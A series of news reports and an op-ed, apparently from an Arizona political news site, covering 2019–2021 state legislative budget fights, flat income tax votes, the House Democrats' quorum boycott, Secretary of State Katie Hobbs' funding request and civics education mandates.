We can understand the logic of re-opening the grant process, which only covered school resource officers, when there is now funding for counselors and social workers as well. But there must be a better, and faster way, to recalibrate the application so schools that need counselors and social workers won’t have to wait a year to apply or be funded.
This is a bureaucratic challenge to be sure. But it’s not akin to building a new school from the ground up. It’s more like putting a new coat of paint on an existing school. Superintendent of Public Instruction Kathy Hoffman and the State Board of Education should work together, update the form and get this money moving.
Superintendent Hoffman is one of the brightest and most capable leaders our state has elected in a long time. We are confident that she can work with the Board without any unnecessary delay to update the grant application so schools can begin applying for the funding and hiring counselors this year.
In Arizona, help for our schools can always wait, it seems. A 903-1 student-to-counselor ratio is an emergency. The consequences of delay could be tragic. Our state’s response requires more urgency than “wait until next year.”
Rep. Charlene Fernandez, D-Yuma, is the House Democratic leader.
Secretary of State Katie Hobbs wants to nearly double her office’s funding next year because of new burdens imposed by Republican legislators.
In a scathing letter accompanying her $37 million budget request, Hobbs, a Democrat, described a year of legislative attacks on her office, including new laws that block her ability to seek outside grants, receive legal guidance from the Attorney General’s Office or hire outside counsel.
“At every step of the way, members of the legislature have sought to undermine my Office,” Hobbs wrote. “While these attempts are aimed at me and my administration, the true victims are the people of Arizona.”
Roughly a third of the new funding Hobbs requested would go toward voter outreach, which has been a sticking point with Republican lawmakers over the past year. In 2020, Republican lawmakers lobbied by GOP Attorney General Mark Brnovich blocked Hobbs from using $500,000 in federal grant money for a statewide voter information campaign. Instead, the legislators divided those funds among counties, though the 15 counties supported Hobbs’ original plan.
The Secretary of State’s Office first sought aid from Gov. Doug Ducey, who had a pot of federal Covid relief money at his disposal and offered $9 million for election security. The office then received additional private grants, and ended up spending $4.75 million during the 2020 election cycle on voter information campaigns detailing how, when and where to vote and combatting disinformation.
Those private grants won’t be an option in 2022, because legislative Republicans passed a bill banning any private funding of elections on a party line vote. Instead, Hobbs is asking for an additional $5 million in state funding for voter education.
“The fact of the matter is, is that we spent close to $5 million in the 2020 election on public education, and the legislature eliminated our ability to get private grants for those purposes in the future,” Assistant Secretary of State Allie Bones said. “We still need to be able to communicate with the public.”
The Secretary of State’s Office also requested slightly more than $715,000 to create a legal services program within the office, after a provision of the state budget barred Brnovich’s office from representing or providing legal advice to Hobbs’ office through June 2023 and blocked Hobbs from hiring outside counsel.
The new law gave Hobbs the authority to hire an in-house attorney, but it didn’t provide any funding. The office or Hobbs herself are typically named in lawsuits over election matters.
A proposed new division would have a general counsel, paid $150,000 annually, as well as two staff attorneys paid $83,358, and a paralegal and legal fellow, both paid around $50,000.
Those attorneys would provide legal advice on election issues, including the six current referendum petitions, complying with new election administration laws and handling lawsuits over signatures on candidate or initiative petitions. They would also have to provide legal advice to non-elections divisions of the office, including helping with contracts, rules created by the business services division and complying with public meetings and records laws.
“By refusing the SOS adequate legal counsel, the Attorney General and Legislature have put the department at risk of not being able to fulfill the responsibilities of the office of Secretary of State and ensure full compliance with all applicable laws,” Hobbs wrote. “The SOS has had to create a position out of nothing, with no support.”
Her office also asked to add three new employees to its 12-person election division, adding two customer service representatives and one budget analyst.
After tabling a July request from Hobbs to use $1.5 million in federal grant funds to add new employees and set up a call center system, the Joint Legislative Budget Committee is expected to hear the pitch during its fall meeting. Several Republicans on the panel were leaning toward voting against the request this summer.
Bones said the office, one of the smallest in the country, desperately needs more help. As the Senate’s audit and national attention on Arizona elections continue, staff have spent more time fielding calls and requests for information.
“Our staff capacity is stretched to the absolute limit,” Bones said.
Efforts to enact a new $12.8 billion budget and tax cuts sputtered Tuesday as House Democrats refused to come to the floor, leaving the Republican-controlled chamber short of a quorum.
The maneuver came on the heels of Majority Leader Ben Toma, R-Peoria, saying he had finally lined up all 31 House Republicans to support the modified plan.
Only thing is, four GOP lawmakers are absent. And while House rules allow them to vote remotely, Toma said the Arizona Constitution mandates that there be 31 people physically in the building to get a quorum in the 60-member chamber.
House Minority Leader Reginald Bolding, D-Laveen, is not suggesting that Democrats have the votes to block the plan.
But he told Capitol Media Services that Republicans presented some new amendments just 90 minutes before the session. And Bolding said that didn’t give Democrats enough time to fully understand what the majority was trying to push through at the last minute — and without sufficient public oversight.
That maneuver also hobbled any attempt by Democrats to research those-last minute changes and offer objections or alterations of their own.
House Speaker Rusty Bowers, R-Mesa, claimed that the maneuver puts operations of the state at risk.
While the new budget year doesn’t start until July 1, the current payroll period ends this week for checks that would be produced next week. But he claimed that if there’s no budget in place by the end of this week, that could mean that state employees won’t be paid for what they do next week.
And that, he said, leads to ripple effects as government would have to be shut down.
“So if you’re planning on a July 4th weekend at a state park of your choice, that won’t be available,” he said.
Also gone, said Bowers, would be funding for schools that open in July, revenues for cities and counties and even the ability of people to visit inmates in state prisons.
And what of essential services, like public safety — and keeping the prisons secure? C.J. Karamargin, press aide to Gov. Doug Ducey, brushed aside the question of what plans, finances and legal options — if any — the state’s chief executive has to deal with such a contingency.
“We’re confident there will be a budget,” he said. “We’re not going to engage in hypotheticals and what-ifs.”
Complicating matters is that even if the House approves the plan, there may not be the votes in the Senate.
Sen. Kelly Townsend, R-Mesa, said Tuesday it is “up in the air” whether she will support the spending and tax-cut plan. And with no Senate Democrats willing to vote for the plan, Senate President Karen Fann, R-Prescott, needs her vote.
Townsend wants Ducey to rescind his executive order giving him emergency powers.
She pointed out that if lawmakers approve the budget, they will adjourn for the year. And that, Townsend said, leaves the governor with broad unilateral authority to enact restrictions and even effectively alter state laws, with the legislature not around until next January to try to countermand his actions.
Townsend also is balking at providing tax relief for the most wealthy to counter Proposition 208, which imposes a 3.5% surcharge on earnings over $500,000 a year for married couples.
She believes an audit will show that the measure did not pass. And Townsend questioned the need for legislation that makes sharp reductions in tax rates for the most wealthy if it really failed.
House Republicans’ hopes of passing a budget Tuesday were dashed when the Democrats boycotted the morning’s floor session.
Without the constitutionally required majority of members present in the building to conduct business, the House adjourned until 10 a.m. Thursday, when all of the Republicans are expected to be physically present and they will try again.
Meanwhile, the Senate plowed ahead, advancing four of the eleven bills making up the spending plan before breaking for lunch Monday and planned to finish the remainder in the afternoon and evening.
Reps. Bret Roberts, R-Maricopa; Travis Grantham, R-Gilbert; John Fillmore, R-Apache Junction; and Frank Pratt, R-Casa Grande, were not at the Capitol Tuesday, although they had planned to vote on the budget bills via Zoom. However, with all of the Democrats except for Minority Leader Reginald Bolding, D-Laveen, boycotting, the chamber was a few short of the 31 needed to constitute a quorum.
“This is not normal,” said Majority Leader Ben Toma, R-Peoria. “This is not OK. What is happening is a complete disdain for the only constitutional duty that we have.”
House Democrats protested that the plan, despite how closely divided the Legislature is, has not included any input from them, and that if the Republicans want to pass a party-line budget they shouldn’t count on the Democrats’ help to do it.
“You can’t simultaneously ignore the wishes of half the state and then take us for granted to pass a partisan budget,” Bolding said.
Before adjourning, Speaker Rusty Bowers, R-Mesa, warned of potentially dire consequences if there isn’t a budget in place before the new fiscal year starts on July 1, including employees not getting paid, schools and local governments losing revenue and people not being able to visit relatives in prison.
“I would ask us all, it may really be tough, but could we contemplate growing up and shouldering the responsibility together and think of together more than individual and pass a budget?” Bowers asked.
Toma said Democratic leaders promised him, after they similarly delayed a vote on an elections bill two months ago by not showing, that they wouldn’t do that again.
“This is just a step too far,” Toma said. “I really hope voters start paying attention because this is an epic joke, and not in a good way.”
The budget, which was introduced a month ago, has been delayed as Republicans made changes to get a handful of holdouts in their caucus on board. It includes a proposal to phase in a flat income tax that Democrats have unanimously opposed. Aside from their problems with the flat tax and other provisions such as what Democrats see as inadequate funding for education and infrastructure, Bolding said the public and Democrats also need more time to evaluate the amendments Republicans released Tuesday morning.
“Dropping a dozen new amendments this morning that rewrite major portions of their plan to vote on this afternoon is inappropriate,” Bolding said. “A budget should be developed with all voices at the table, but they don’t want the public to know what’s in this plan until it’s too late.”
Other Democrats echoed his sentiments.
“I refuse to be complicit in the @AZHouseGOP’s desire to permanently reduce our state revenue by $1.7 billion,” tweeted Rep. Andrés Cano, D-Tucson. “We can use that money to fund our schools, expand health care, and protect our environment. If the GOP wants to be reckless, House Dems will NOT give them cover to do it.”
Republicans said Democrats would be to blame if there is a partial government shutdown on July 1. Isaac Humrich, who use to work for former Republican U.S. Sen. Martha McSally, accused the Democrats of hypocrisy, highlighting a tweet from Rep. Aaron Lieberman, D-Paradise Valley, who spent the morning at a protest calling on U.S. Sen. Kyrsten Sinema, D-Ariz., to support eliminating the filibuster. Humrich called the filibuster “a parliamentary procedure that bears striking resemblance to what House Dems just pulled.”
Toma was guardedly hopeful the House will be able to pass a budget when it reconvenes on Thursday.
“I’m as confident as anyone can be this session,” he said. “As far as I know, we have the votes.”
Toma said he intends to pass a full budget. He said passing a “skinny budget” like last year’s that would keep state operations funded after June 30 without making other changes, which is one idea that has been floated, wouldn’t be as easy at this point as it might sound. For starters, it would have to be drafted, and that hasn’t been done. Toma said the House would move forward on Thursday whether the Senate passes a budget before then or not.
“I can’t control what happens in the Senate,” he said. “I can only control what we do in the House.”
Rep. David Cook argues against a proposal by Republican leaders which would limit the amount of income taxes paid by the most wealthy. (Screengrab by Capitol Media Services)
The tax cuts that are the centerpiece of next year’s proposed budget failed in the House Monday when one Republican joined the Democrats to shoot them down.
After extensive debate, the two bills, which would phase in a 2.5% flat income tax rate and set a maximum rate of 4.5% until then to blunt the impact of Proposition 208, failed 30-30. Rep. David Cook, R-Globe, joined every Democrat in the House to oppose them.
The House has adjourned until 10 a.m. Thursday, the same day the Senate is scheduled to come back. On May 26, both chambers adjourned until June 10 to give them some time to work out the stalemate over the budget, which needs unanimous Republican support to pass but doesn’t yet have that in either body. However, Majority Leader Ben Toma, R-Peoria, had held out hope the House would come back sooner, and on Friday he said the House would come back Monday to vote on the budget whether the votes were there or not. Toma said after the House adjourned that he wasn’t surprised by the outcome but felt he needed to get everyone on record with their votes.
“We’ll continue talking and see what we can do to try to come up with something that’s workable,” Toma said.
In response to criticism of the size of the proposed tax cut, which would reduce revenues by an estimated $1.9 billion in FY24, Toma said he didn’t have a specific number in mind when he started crafting the proposal but was trying to come up with good policy. He said he would be willing to discuss a higher rate but said a higher flat rate would fall harder on lower income earners, which would go against the concerns of flat tax opponents who already view it as giving too much to the rich.
“I just don’t think they’ve thought it through,” Toma said.
Toma acknowledged the challenge of modifying the tax bills in a way that could get Cook, the lone Republican holdout, on board without losing any of the other Republicans who support the bills now.
“If we buy one but we lose five, that doesn’t work,” he said.
Cook, whose rural Legislative District 8 includes small towns such as Globe, Florence and Superior, said he supports tax cuts and has voted for them in the past, but that this proposal is too big and the state needs to focus on paying down its debt. As Cook debated and voted, he also tweeted updates on the Telegraph and Mescal wildfires threatening his district — including when, during the votes, he received word that his family had been told to evacuate his home in Globe.
“Just got word at my house that they are asking us to evacuate,” he said at 10:51 a.m. “I was brought away from my home to vote on bills that did not have the votes in the house or senate on purpose to be on record.”
A proposed amendment to one of the tax bills would have increased the urban revenue sharing distribution from 15% to 17% starting in the 2024-2025 fiscal year, an attempt to help cities and towns, especially smaller ones that are more dependent on state income tax revenue. However, Benjamin Bitter, the assistant to Florence’s town manager, said the town would still lose out even with the changed formula.
“Florence would still face about a 9% shortfall under the 17% proposal,” he tweeted during the debate.
In response to a series of questions from House Minority Leader Reginald Bolding, D-Laveen, Toma acknowledged that the proposed 4.5% maximum income tax rate would reduce taxes on high earners from what would be an 8% rate otherwise, although he said this shouldn’t change the amount of money collected for education funding under Proposition 208. Voters, he said, had approved a 3.5% surcharge for schools but hadn’t addressed what the maximum rate should be.
“Yes, the purpose of the amendment is to ensure that the max income tax percentage paid by a taxpayer in the state of Arizona is 4.5% total, because they’re the ones that make the jobs that create the economic conditions that lead to economic improvement for the entire state,” Toma said.
Opponents of the tax cut said supply side economics doesn’t work, pointing to Kansas, where tax cuts passed in 2012 led to huge reductions in revenues. The state reversed the cuts in 2017.
“It is the height of arrogance to believe that this time the flat tax is going to work when it has been shown it never has,” said Rep. Lorenzo Sierra, D-Cashion.
Democrats argued workers, not businesses, drive economic growth.
“The reality is without those working-class people there wouldn’t be jobs, there wouldn’t be an economy,” Bolding said.
Toma said that Arizona is in “a very different situation” than Kansas in 2012 – Kansas, Toma said, was trying to eliminate its income tax during an economic downturn and was then unwilling to make the needed spending cuts. By contrast, he said Arizona is growing and projecting a large surplus.
The House did vote to move one budget bill, dealing with the transportation budget, out of the Committee of the Whole, clearing the way for it to receive a final floor vote at some vote. It advanced with one amendment getting rid of a provision that would have increased towing fees, leaving the current ones in place. The changes were supported by the towing industry, which said the changes would help cover their increased costs; opponents feared they would make it harder for people to get their vehicles back and make it more likely they would lose them forever if they couldn’t pay the fees. It did not take up the other eight budget bills on the calendar before adjourning.
The House also voted to reintroduce, as new bills, the 22 bills Gov. Doug Ducey vetoed on May 28 in an attempt to pressure lawmakers to reach a budget deal faster.
Rep. Quang Nguyen (Capitol Media Services 2021 file photo by Howard Fischer)
Republican lawmakers voted Friday to require that students be exposed to the stories of people who have fled communism as part of a curriculum to prepare them to be “civically responsible and knowledgeable adults.”
The language, inserted by Rep. Judy Burges, R-Skull Valley, into a 232-page bill of changes in laws governing K-12 education, says there needs to be comparative discussion of political ideologies like communism and totalitarianism and how they “conflict with the principles of freedom and democracy essential to the founding principles of the United States.” There also is a mandate on the state Department of Education to come up with new civic education standards including the expectation that citizens will be responsible for preserving and defending “the blessings of liberty.”
But what it also requires the agency to create a list of oral histories “that provide portraits in patriotism based on first-person accounts of victims of other nations’ governing philosophies who can compare those philosophies with those of the United States.”
Rep. Jake Hoffman, R-Queen Creek, said it’s clear to him what that means.
“The reality is one of the greatest threats facing the globe today is communism and totalitarianism,” he said.
Jake Hoffman
“We have governments like the Communist Chinese government that their stated goal is to be the world’s sole and only superpower, and that they will achieve that goal through any means possible.”
The legislation approved on a 31-25 party-line vote contains a lot more.
For example, there’s a prohibition against teaching that someone’s race, ethnic group or sex determines their moral character or makes them responsible for actions committed by the same group. Violations could lead to a $5,000 fine for the school district and the instructor losing a teaching certificate.
And school boards will not be able to mandate the use of masks by students or staff on school campuses.
Lawmakers from both sides of the political aisle also used this measure to debate whether the state is doing enough to fund K-12 education, even though that is in a separate budget measure.
But the discussion became most heated over the question of this new mandated civics teaching and what has to be the emphasis of teaching patriotism and that our form of government is better than any other.
“The threat of communism, and honestly, even here within our own borders, the threat of Marxism is on our front porch,” Hoffman said. And he said there are people “within school systems” who are socialists.
His poster child for that is Noah Karvelis who was involved in the successful bid by Kathy Hoffman in 2018 to be state schools chief and the Proposition 208 campaign, calling him “an avowed socialist.”
Karvelis, who no longer lives in Arizona, spoke at the Socialism Conference 2018 in Chicago about the historic teacher strike in Arizona and the Invest in Ed act. But Karvelis said at the time he was there to network with other teacher organizations.
“To teach our children about the evils of communism and totalitarianism is right,” Hoffman said. “It is our duty and our responsibility to do that.”
And that, he said, means having students hear “real testimony from people who escaped those types of governments and now live here and enjoy the blessings of this country.”
But Rep. Daniel Hernandez, D-Tucson, said the legislation misses the point.
“You know what’s a bigger threat?” he asked. “White nationalism.”
Hernandez also placed the insurrection at the U.S. Capitol into the same category.
“So, yes, let’s talk about communism,” he said. “But let’s talk about making sure we are not letting people get away with the kinds of things that happened on Jan. 6 and teaching our kids it’s OK to try to overthrow a democratically elected government.”
That provoked a response from Rep. Quang Nguyen, R-Prescott Valley, who was born in Vietnam in 1962 and emigrated to the United States after the Vietnam War.
“White nationalism didn’t drown 250,000 Vietnamese in the South China Sea,” he told colleagues. “The communists did.”
Ditto, he said, of the execution of 86,000 Vietnamese at the fall of Saigon. And Nguyen said it was communism that caused him to be in the United States.
“So don’t take it lightly, don’t mock me, don’t mock what I go through in life,” he said, saying he lost most of his family members due to communism. “If we don’t stand up to teach communism to our children, we’ll lose this country.”
The language added by Burges also requires instruction on “the civic-minded expectations of an upright and desirable citizenry.”
While the bill passed on a 31-25 party line vote, the future of the provisions on the civics teaching may not remain.
That language is not in a parallel bill that Sen. Paul Boyer, R-Glendale, already has pushed through the Senate. And Boyer told Capitol Media Services he does not support the provision.
“We shouldn’t be dictating curriculum from on high, even if it’s well-intentioned,” he said. The differences between the House and Senate versions will have to be worked out in a conference committee.
There’s another key difference.
The Senate version contains language that would allow far more parents to use vouchers of public money to send their children to private and parochial schools. But efforts to add that to the House version faltered after Republican Reps. Michelle Udall of Mesa and Joel John of Arlington voted with Democrats to keep that out of the legislation.
That, too, would need to be worked out in a House-Senate conference committee.
Republican leadership in the House of Representatives released a general framework of policy and spending goals for the upcoming legislative session on January 9, laying out a broad-stroke vision for...
Get 24/7 political news coverage and access to events honoring top political professionals
Just a few hours after saying she was “bound and determined” to pass a budget Friday night, Senate President Karen Fann sent senators home for the night without voting on an $11.8 billion spending plan.
Fann blamed the House, saying there wasn’t much else senators could do while waiting on the lower chamber to pass bills. Across the courtyard, the House approved the entire budget package after two straight days of pulling all-nighters.
It’s an unusual move for the Legislature, where the Senate and House typically move in lockstep on budget bills. And it highlights the difficulty Senate GOP leaders have faced in recent weeks as several rank-and-file members publicly pledged that they would vote against a budget unless leaders met their demands.
Sen. J.D. Mesnard, R-Chandler, is leading a group of Republican senators demanding a different version of a tax plan than the one included in the budget deal GOP leaders reached with Gov. Doug Ducey a week ago. Mesnard repeated Friday night that he will vote against the budget unless he gets that tax plan.
Meanwhile, Sen. Paul Boyer, R-Glendale, and Sen. Heather Carter, R-Cave Creek, vowed to stand united against the budget until the Legislature votes on Boyer’s plan to give sexual assault survivors more time to sue their abusers. With no deal Friday night, Boyer said he was surprised Fann would try to push a budget through.
“I think it’s fruitless, but I’ve been proven wrong before,” he said.
Fann, after allowing senators to go home for the night, tweeted that “the Senate will not pass bad policy in exchange for budget votes.”
The Senate debated two budget-related bills — one that funds human services and one that would allocate $2.5 million to a center designed to discourage abortions. Neither received a vote.
Meanwhile the House powered through votes on the budget package early Saturday morning, sending 11 budget-related bills over to the Senate.
House Republicans attempted to start the budget debate at 10 am Friday, but were on-again-off-again as the chamber attempted to wait for the Senate to bring the handful of holdout Republicans into the fold and line up its votes. Eventually, the House pushed ahead unilaterally, approving the budget package along party lines and closing up shop shortly after 4 a.m. Saturday.
That package included a tax conformity plan that Mesnard has vowed to oppose in the Senate, complicating the Senate’s attempts to negotiate with the holdout Republicans.
The chamber adopted an amendment to the main budget bill aimed at quelling opposition from a handful of other Republicans, including Carter. The amendment included at least $37 towards her priorities, including more than $18 million for graduate medical education, $8 million for the UA Health Science Center, $5 million more for SROs and school counselors, $5 million more for the Housing Trust Fund and $1 million for gifted education funding.
The House had already gotten a head start on the Senate, having debated and voted on three budget related bills on Thursday night and Friday morning.
Now, the ball is in the Senate’s court. The Senate has multiple paths it can take.
The cleanest would be to just amend the Senate budget bills to mirror the House’s bills, and vote on the same package that passed the House. Anything other than that would require additional votes from the House, more committee hearings, or even more daunting, a conference committee to hash out the differences between the House and Senate budgets.
Saying the budget agreement crafted by GOP legislative leaders and Gov. Doug Ducey is “not a conservative budget,” Rep. Tony Rivero, R-Peoria, vowed to vote against it Thursday unless his colleagues agreed to several significant changes.
Republicans hold a slim one-vote majority in the Arizona House of Representatives, and as lawmakers prepare to put the final touches on a $11.8 billion spending plan and close out the marathon legislative session, Rivero’s threat of breaking with his caucus puts the plan in jeopardy.
To pass the fiscal-year 2020 budget proposal, which is scheduled for a vote Thursday, Republicans will have to cut a deal to satisfy Rivero’s demands, or negotiate with Democrats who have shown little appetite for working across the aisle.
Tony Rivero
House Republican leadership has previously boasted of their caucus’ lock-step agreement on the budget deal, which was crafted behind closed doors by Republicans and the governor over the weekend, then shopped to rank-and-file Republican lawmakers Monday.
Instead, all eyes have been on the Senate, where a handful of Republican holdouts have threatened to vote against the budget unless Ducey and GOP legislative leaders agreed to concessions.
On Wednesday night, Rivero told the Arizona Capitol Times that House Speaker Rusty Bowers had not listened to his concerns about the budget, and unless GOP leaders agreed to changes, “I’m a ‘no’ on the budget.”
Rivero complained that the budget was crafted in secret without input from rank-and-file Republicans, and that Ducey seemed to have gotten the better of legislative leaders in negotiations.
“This budget has not been transparent. That’s a big problem for me. As a conservative, I believe in transparency,” he said.
Specifically, Rivero said Ducey’s plan to put $1 billion into the rainy day fund – a sticking point for Ducey in negotiations – was akin to stashing the public’s money in “a bureaucratic slush fund.”
Rivero wouldn’t say how much, exactly, the state should save in its rainy day fund – essentially the state’s savings account which can be called on during an economic downturn, or for any other purpose. But he said when the government has $1 billion in taxpayer money just sitting there, it’s too much.
And he argued the state should adopt an income tax reform plan pushed by his colleague, Sen. J.D. Mesnard of Chandler, rather than the one Ducey prefers, which is included in the budget.
The tax reform package included in the budget would reduce the number of income tax brackets from five to four, while slightly lowering tax rates for each bracket. Mesnard’s proposal would reduce the number of brackets to three, lowering taxes, especially for those who itemize deductions.
Rivero argued the proposal in the budget deal, unlike Mesnard’s plan, “does not do enough to hold taxpayers harmless” from higher income taxes due to changes in the federal tax code after President Trump’s tax cuts.
As of Wednesday night, Mesnard was among at least three Republicans who had vowed to vote against the budget in the Senate, where Republicans can only afford to lose two votes from their caucus before they have to look for hard-to-find Democratic support for the budget.
While several other Senate Republicans have grumbled about the budget, and some have since had their demands met, Sens. Paul Boyer of Phoenix, and Heather Carter of Cave Creek were also still vowing to vote against the budget Wednesday night.
Both were concerned GOP leadership had refused to allow a vote on Boyer’s legislation expanding the statute of limitations for survivors of childhood sexual assault to bring civil suits against their abusers.
Rivero said he is also demanding lawmakers pencil in a low income housing tax credit as an incentive for developers who build low-income housing. However, he said he could wait for funding for that until FY23, as long as lawmakers put the policy on the books this year.
His final sticking point is more personal. Rivero, who is chair of the House Local and International Affairs Committee, said he won’t support the budget unless it has funding for Arizona trade offices in Chihuahua and Guanajuato, Mexico, and in Israel.
Those offices would cost about $275,000 each in one-time funding, and about $200,000 annually in ongoing costs. But he said those offices are worth it because they would build relations between Mexico and Israel and create Arizona jobs.
Rivero said he’s open to negotiations with legislative leaders, but so far, his demands have fallen on deaf ears.
“The needs, the considerations, of the people I represent have not been heard,” he said.
Lawmakers are racing toward the end of a historically long legislative session, and are attempting to push through the budget before the Memorial Day weekend, after which absences will become a problem for Republican leadership, due to the Party’s narrow majority in both chambers.
And Rivero knows that Republicans’ slim majority in the House puts him in a strong negotiating position.
House Republicans pushed through the plan to sharply cut taxes on the rich Thursday — but only after changing the rules to limit debate and objections by Democrats.
The approval, on a party-line vote, came after the 31 Republicans — all present for the first time in days — lined up the votes to limit discussion to no more than 30 minutes. And the rule was crafted in a way to cut off comments at that point, even if all the amendments to any bill had not even been explained.
House Speaker Rusty Bowers, R-Mesa, acknowledged that the change effectively was payback for Democrats refusing to show up for debate on Tuesday when the Republicans had finally lined up the votes among their own caucus to enact $1.3 billion — and possibly $1.8 billion — in permanent tax cuts and the $12.8 billion spending plan. That left the House without a quorum as four Republicans were away from the Capitol.
“It is clear, was clear then, by the absence of an entire caucus, and by actions prior and currently today, that procedural obstruction and delay have been instituted in lieu of civility,” he said. Bowers said the time limits will still allow for discussion “but also allow us to get out in an expedited fashion.”
But Democrats said Republicans have no one but themselves to blame for the fact that legislature is now up against a deadline to enact a new spending plan for the fiscal year that begins in less than a week.
Rep. Charlene Ferandez, D-Yuma, pointed out that Republican leaders brought lawmakers to the Capitol for 26 days where there was absolutely no legislative business done while they tried to line up the votes among their own caucus. She said that’s because they chose not to involve Democrats in budget negotiations or include their priorities in the plan.
There always has been a limit of three minutes on the ability of legislators to explain their votes. But there has never been an overall cap on the amount of time to discuss specific amendments.
Now, once the clock hits 30 minutes, people still can offer amendments. But there just can’t be any discussion of any of those amendments or to ask questions of proponents.
But Rep. Travis Grantham, R-Gilbert, who serves as speaker pro-tem, said there is a precedent of sorts for the new rules. He pointed out the U.S. House has a process where the time for debate on each bill is established by that chamber’s Rules Committee.
With the new rules in place, Republicans approved SB 1828. With the Senate already having approved, that sends the plan to Gov. Doug Ducey.
The legislation creates a flat 2.5% personal income tax rate. And a separate 4.5% cap on all income taxes protect the most wealthy — those earning more than $500,000 a year — from the effects of a voter-approved 3.5% surcharge to fund public education by effectively limiting their other income taxes to just 1%.
“This budget has a tax cut for all,” said Rep. John Kavanagh, R-Fountain Hills. But Rep. Pamela Powers Hannley, D-Tucson, said that’s ignoring a crucial fact: It is structured so that the richest get more than a proportionate share of the benefits.
“The benefit to somebody at the bottom rung, somebody who makes less than $21,000 in the state of Arizona, is $3,” she said. By contrast, the tax cut for someone at the $500,000 income level is $30,000.
And for the super rich, Powers Hannley said, those in the $5 million range will save $300,000 each and every year going forward.
“There it is, the further death of the middle class by rewarding the ultra-wealthy,” said Rep. Richard Andrade, D-Glendale
But Rep. Bret Roberts, R-Maricopa, said he sees the issue — and the structure of the tax cut — through a different lens.
“When it comes to the middle class tax policy, whether the minority party wants to admit it or not, reflects upon jobs and the economy in the state of Arizona,” he said. “And tax policy is a direct reflection on how many people in the state of Arizona have jobs that want jobs.”
Fernandez derided that as “trickle-down economics.”
The Legislature may start debating and voting on the FY22 budget as early as Tuesday after striking a deal with Republican holdouts that slows down the implementation of tax cuts and pays off more debt.
The deal, aimed at convincing GOP Sen. Paul Boyer and Rep. David Cook to support the spending plan, also increases funding for cities. House and Senate leaders were headed into additional meetings Monday afternoon to work out remaining details.
House Majority Leader Ben Toma, R-Peoria, said the chamber could start moving budget bills at least through the Committee of the Whole as soon as Tuesday if the votes are there.
One key change is upping state revenue shared with cities from 15% to 18%, a change demanded by the League of Arizona Cities and Towns. Twenty-one mayors signed a letter praising the updated budget plan on Monday, though the 13 mayors from Cook’s Legislative District 8 who have opposed the flat tax plan were not among them.
“We are pleased to see that the agreed upon budget reflects the priorities of cities and towns,” the mayors wrote. “Recent adjustments to the proposed budget will increase Urban Revenue Sharing to cities and towns to 18% beginning a year prior to cities feeling the effect of the income tax cut.”
Toma said he opposes this personally – he wants to set it at 17% — but is willing to compromise on it.
“I am willing to make that change because we still get where we need to get,” he said.
The mayors’ letter also refers to a revised income tax cut plan that will start at $1.3 billion and ramp up to $1.8 billion annually, slightly lower than the $1.9 billion in Gov. Doug Ducey’s original plan. GOP leaders were still finalizing details of how the tax cut will be phased in, but current plans would reach a single 2.5% tax rate (and a maximum of 4.5% for Arizonans making more than $250,000 who are subject to a 3.5% surcharge for education funding under last year’s Proposition 208) only if the state has the revenue in future years to handle the tax cut.
Boyer did not return a call or text today, but Cook said he had a handshake deal to support the new proposal while waiting to see details in ink.
A Senate Republican spokesman said Sen. Kelly Townsend, R-Mesa, the last remaining GOP holdout in the Senate, is on board, though Townsend did not return a call Monday afternoon.
Townsend’s opposition to the budget had less to do with the budget itself and more to do with keeping the Legislature from adjourning sine die before completing the Senate’s ongoing audit or ending the year-long state of emergency.
To court her, House Republicans scheduled a Tuesday hearing on a resolution calling for a convention of the states and on Monday afternoon passed her election policy omnibus bill along party lines.
Meanwhile, teachers stepped up their advocacy against the budget and tax plan, gathering in the Capitol Rose Garden Monday afternoon to protest the proposed tax cuts before setting up in the House gallery.
Kelley Fisher, a kindergarten teacher from the Deer Valley Unified School District, said a better use of the state’s surplus is more spending in education, including restoring funding for full-day kindergarten. Her district now offers full-day kindergarten, at a cost of about $4 million to the district that Fisher said could be spent on salaries, counselors and reducing class sizes, but many districts do not.
“Our state has a very real opportunity right now to give our kindergarten students everything they need to learn,” Fisher said. “Our governor and Republican legislators have chosen instead to give the wealthiest Arizona’s yet another tax cut.”
Arizona Education Association President Joe Thomas said there’s a “very strong chance” education groups seek to refer the tax cuts to the ballot if they end up passing. Doing so would require collecting more than 118,000 signatures from valid voters.
Republican leaders who control the majority in the Arizona Legislature said Sunday they’ve reached a deal with GOP Gov. Doug Ducey on a spending plan for the budget year that begins July 1.
Senate President Karen Fann said four days of negotiations led to the deal that she and House Speaker Rusty Bowers will present to majority Republicans on Monday morning. Bowers also confirmed the agreement. If the deal passes muster with Republican lawmakers, a budget could be approved by the end of the week.
Both declined to provide details before briefing their members, who could ask for changes. Bowers and Fann said last week they hoped to cut a final deal over the weekend and introduce budget legislation Monday.
Minority Democrats weren’t involved in the negotiations.
The governor proposed an $11.4 billion spending plan in January that mainly devotes a $1 billion surplus to state reserves and education funding.
Republican lawmakers objected to several parts of the proposal, including Ducey’s plan to keep a tax windfall the state got from the 2017 federal tax overhaul and his plan to make a $542 million deposit in the state’s rainy day fund. That is intended to boost the reserve account to $1 billion in an effort to prevent massive spending cuts if a recession hits.
Many GOP lawmakers instead wanted to refund that extra cash to taxpayers and pay down debt, with a smaller reserve fund deposit. Arizona usually aligns its income tax code to the federal code, known as conforming, but doing that without adjustments would boost tax bills for some people and was seen by many in the GOP as a tax increase they could not approve.
Other issues included cutting a new $32 fee charged for vehicle registrations lawmakers approved last year but expected to only be $18 per car or truck.
“There is an agreement on (tax) conformity and other issues with the governor,” Bowers said Sunday. “How that pans with the caucus we’ll see tomorrow.”
Republicans hold just a 31-29 majority in the House, so they cannot lose a vote and pass a budget without Democratic support. The Senate has a 17-13 GOP majority, but several members have said they won’t vote for a budget unless they get what they want. Sen. Michelle Ugenti-Rita has said she wants the vehicle license fee cut. Sens. Paul Boyer and Heather Carter want an extension to the statute of limitations allowing child sex assault victims to sue or they won’t sign off.
New legislation to address Boyer’s concerns was introduced Thursday at Bowers’ request, but Boyer said it didn’t go far enough.
Current state law allows only two years for someone to sue after turning 18. Boyer had proposed up to seven years after someone realized they had been sexually assaulted. That drew opposition from other Republicans, who believed it was unfair to allow someone to potentially be sued many decades after an alleged assault.
Bowers said he was choosing a compromise. A draft of the legislation shows it increases the time to file a lawsuit to age 30, and restarts that clock if new criminal charges are filed for up to a year after the case concludes.
A Republican-dominated legislative committee decided Wednesday that voters don’t need to be told that if they approve a business-backed tax-limiting measure the state could be foregoing more than $5.2 billion a year in revenues.
